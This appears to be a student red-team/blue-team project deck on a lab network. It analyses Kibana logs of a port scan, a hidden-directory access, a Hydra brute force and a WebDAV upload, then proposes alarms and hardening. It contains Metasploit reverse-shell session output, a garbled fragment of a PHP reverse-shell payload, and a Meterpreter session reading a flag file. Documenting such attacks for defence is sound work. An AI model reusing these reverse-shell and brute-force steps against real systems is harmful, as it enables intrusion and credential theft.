[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 → 192.168.1.105:38246) at 2021-11-06 08:55:41 -0700
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at 10:52:20 EST on Nov 6 2021.
- 113, 233 packets were sent from source IP 192.168.1.90
- The rapid rise in peaks indicate that this was port scan.



packetbeat-*

port

Filter by type 0

Selected fields

Available fields

destination.port add

t network.transport

source.port

Top 5 values in 500 / 500 records

47166	3.4%
53894	0.2%
53892	0.2%
53890	0.2%
53888	0.2%


113,233 hits

Nov 6, 2021 @ 10:52:20.425 - Nov 6, 2021 @ 10:57:33.469 — Auto

```
Time          _source

Nov 6, 2021 @ 10:57:30.004  @timestamp: Nov 6, 2021 @ 10:57:30.004 destination.ip: 192.168.1.100 destination.port: 9200 destination.packets: 4,020
                            destination.bytes: 1.2MB event.action: network_flow event.start: Nov 6, 2021 @ 09:05:15.752 event.end: Nov 6, 2021 @ 10:57:21.352
                            event.duration: 6725600.0 event.dataset: flow event.kind: event event.category: network_traffic
                            flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZD648CM flow.final: false type: flow network.transport: tcp
                            network.community_id: 1:LGT4kkZH31xQgjZVZ71bcExmf7Y= network.bytes: 50.2MB network.packets: 10,272 network.type: ipv4

Nov 6, 2021 @ 10:57:20.004  @timestamp: Nov 6, 2021 @ 10:57:20.004 source.ip: 192.168.1.90 source.port: 47166 source.packets: 6,250 source.bytes: 49MB
                            destination.ip: 192.168.1.100 destination.port: 9200 destination.bytes: 1.2MB destination.packets: 4,018 type: flow
                            host.name: Kali ecs.version: 1.5.0 event.duration: 6715360.0 event.dataset: flow event.kind: event
```

Analysis: Finding the Request for the Hidden Directory

- The attack occured at 10:53:00 EST on Nov, 6, 2021.
- 15,945 requests were made.
- connect_to_corp_server was the filename requested
- The file contained employee roles, usernames and passwords.



url.full *secret_folder*

KQL

Nov 6, 2021 @ 10:00:00.00 → Nov 6, 2021 @ 11:00:00.00

+ Add filter

packetbeat-*

Data | Metrics & axes | Panel settings

Metrics

> Y-axis Count

Add

Buckets


> X-axis url.full: Descending

Add

15,000
10,000
5,000
0
Count
http://192.168.1.105/company_folders/secret_folder
http://192.168.1.105/company_folders/secret_folder/
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
http://192.168.1.105/icons/unknown.gif

Analysis: Uncovering the Brute Force Attack

- 10,143 request were made in this attack.
- 10,142 attempts were made before the attacker discovered the password.



user_agent.original *Hydra*

Nov 6, 2021 @ 10:00:00.00 → Nov 6, 2021 @ 11:00:00.00

filebeat-*

Selected fields

t user_agent.original

Available fields

@timestamp

t _id

t _index

_score


10,143 hits

Nov 6, 2021 @ 10:00:00.000 - Nov 6, 2021 @ 11:00:00.000 — Auto


Time	user_agent.original
Nov 6, 2021 @ 10:53:57.000	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- 58 requests were made to this directory.
- The two primary files requested were the passwd.dav and shell.php files.
- The flag that the red team found was a file called: flag.txt whose contents displayed as b1ng0w@5h1sn@m0
- The flag was located in the main directory after logging into Ryan's employee account for the web server.




user.filesystem.name */webdav




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your syste


```
bash: 
root@K
root@K
rt=80 
[-] No 
payloa
[-] No 
No enc
Payloa
Saved 
root@K
/*<?ph
= 'str
}"); $
) { $s
ate') 
@socke
} if (
switch
: $len
en", $len);
$s_type) { c
cket': $b .=
```



```
Mode               Size        Type  Last modified              Name
----               ----        ----  -------------              ----
40755/rwxr-xr-x    4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x    4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x    3840        dir   2021-11-06 06:04:39 -0700  dev
40755/rwxr-xr-x    4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--   16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x    4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--   57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--   57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x    4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------    16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x    4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x    0           dir   2021-11-06 06:04:13 -0700  proc
40700/rwx------    4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x    920         dir   2021-11-06 07:07:58 -0700  run
40755/rwxr-xr-x    12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x    4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------   2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x    0           dir   2021-11-06 06:04:16 -0700  sys
41777/rwxrwxrwx    4096        dir   2021-11-06 06:04:52 -0700  tmp
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x    4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x    4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------   8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------   8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > pwd
/
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```



HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	58

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Establish an alarm be set whereby no more than 10,000 packets can be received within 1 minute.

System Hardening

- **Install a Firewall:** A firewall can help prevent unauthorized access to your private network. It controls the ports that are exposed and their visibility. Firewalls can also detect a port scan in progress and shut them down.
- **TCP Wrappers:** TCP wrapper can give administrators the flexibility to permit or deny access to the servers based on IP addresses or domain names.
- **Uncover Holes in the Network:** Conduct your own internal port scan to determine if there are more ports open than required. Periodically check your system to determine existing weak points that could be exploited.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Monitor targeted safety-critical directories by defining directory-specific alerts. Should an access be made to a security-relevant directory, ARM (access rights manager) would send an alert to a data controller.

In short, the data controller will be the one to dictate how and why data is going to be used by the organization.

The maximum threshold I would set for this alert would 6 such access attempts per hour.

System Hardening

- Folder encryption to ensure locking folder contents from public access. Only someone with a password can gain access. If anyone else tries to peek inside the folder, they will only see a jumbled mess of characters.
- Use of a password manager program to ensure better storage and generation of passwords for such folders.
- IP whitelisting in which only specific IP addresses are approved for access to internal networks. If someone attempts to connect to the network, and their IP address isn’t on your whitelist, they won’t have access — plain and simple.

Mitigation: Preventing Brute Force Attacks

Alarm

The HyperText Transfer Protocol (HTTP) 401 Unauthorized client error status response code indicates that the client request has not been completed because it lacks valid authentication credentials for the requested resource.

Potential brute force attacks could be prevented by creating a 401 error alert.

The set threshold for this alert would be 10 such error codes inside of one minute.

System Hardening

- Two-factor authentication (2FA) to protect user' credentials from being used by hackers who stole a password database or used phishing campaigns to obtain user passwords.
- Locking out authentication attempts from known and unknown browsers or devices separately. The protocol is less susceptible to brute force attacks than plain account locking out and yet effective and easy to implement.
- Allow only 3 failures per user per day, after which users would have to call up and prove their identity, or request a password reset email.
- Instead of completely locking out an account, place it in a lockdown mode with limited capabilities.

Mitigation: Detecting the WebDAV Connection

Alarm

WebDAV is an extension to the HTTP protocol. This protocol allows remote authorized users to add or remove content from the web server. It might allow an attacker to run arbitrary code on the end user's system. An attacker who has successfully exploited this vulnerability could gain the same user rights as the current user.

Since this a sensitive folder (that is only accessed by a limited number of IT staff) an alert should be created for all GET, POST and PUT requests from any IP address that is not whitelisted which attempts to access this folder. The threshold for this alert would be a value of one.

System Hardening

- Permit access to the WebDAV folder only though onsite work terminals that are whitelisted.
- Enact limited user access with certain accounts being granted read only and others read/write permission.
- Enact more complex username and password requirements for this particular folder access.
- Consider more secure alternatives such as FileCupid, JustCloud or Synology Cloud Station.
- Enable 2FA for this folder and possible secret questions for each user.
- Whitelist only specific IT staff IP addresses for external access.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alert to trigger any time someone attempts to access this folder. The threshold should be one or more attempts as each alert needs to reveal who has accessed sensitive folders and what changes if any were made or materials read.

System Hardening

- Set up proper anti-virus or anti-malware software to screen all incoming files.
- Pick an appropriate directory structure to limit the number of files per directory and pick an appropriate file system.
- Authenticate file uploads. This way it is at least possible to track who uploaded an objectionable file.
- Store the file outside of your document root so a hacker will not be able to retrieve it directly.
- Scramble uploaded file names and extensions so that files can't be interpreted as code and or easily found for access on a server.
- Define valid types of files that the users should be allowed to upload and restrict php file types.

The End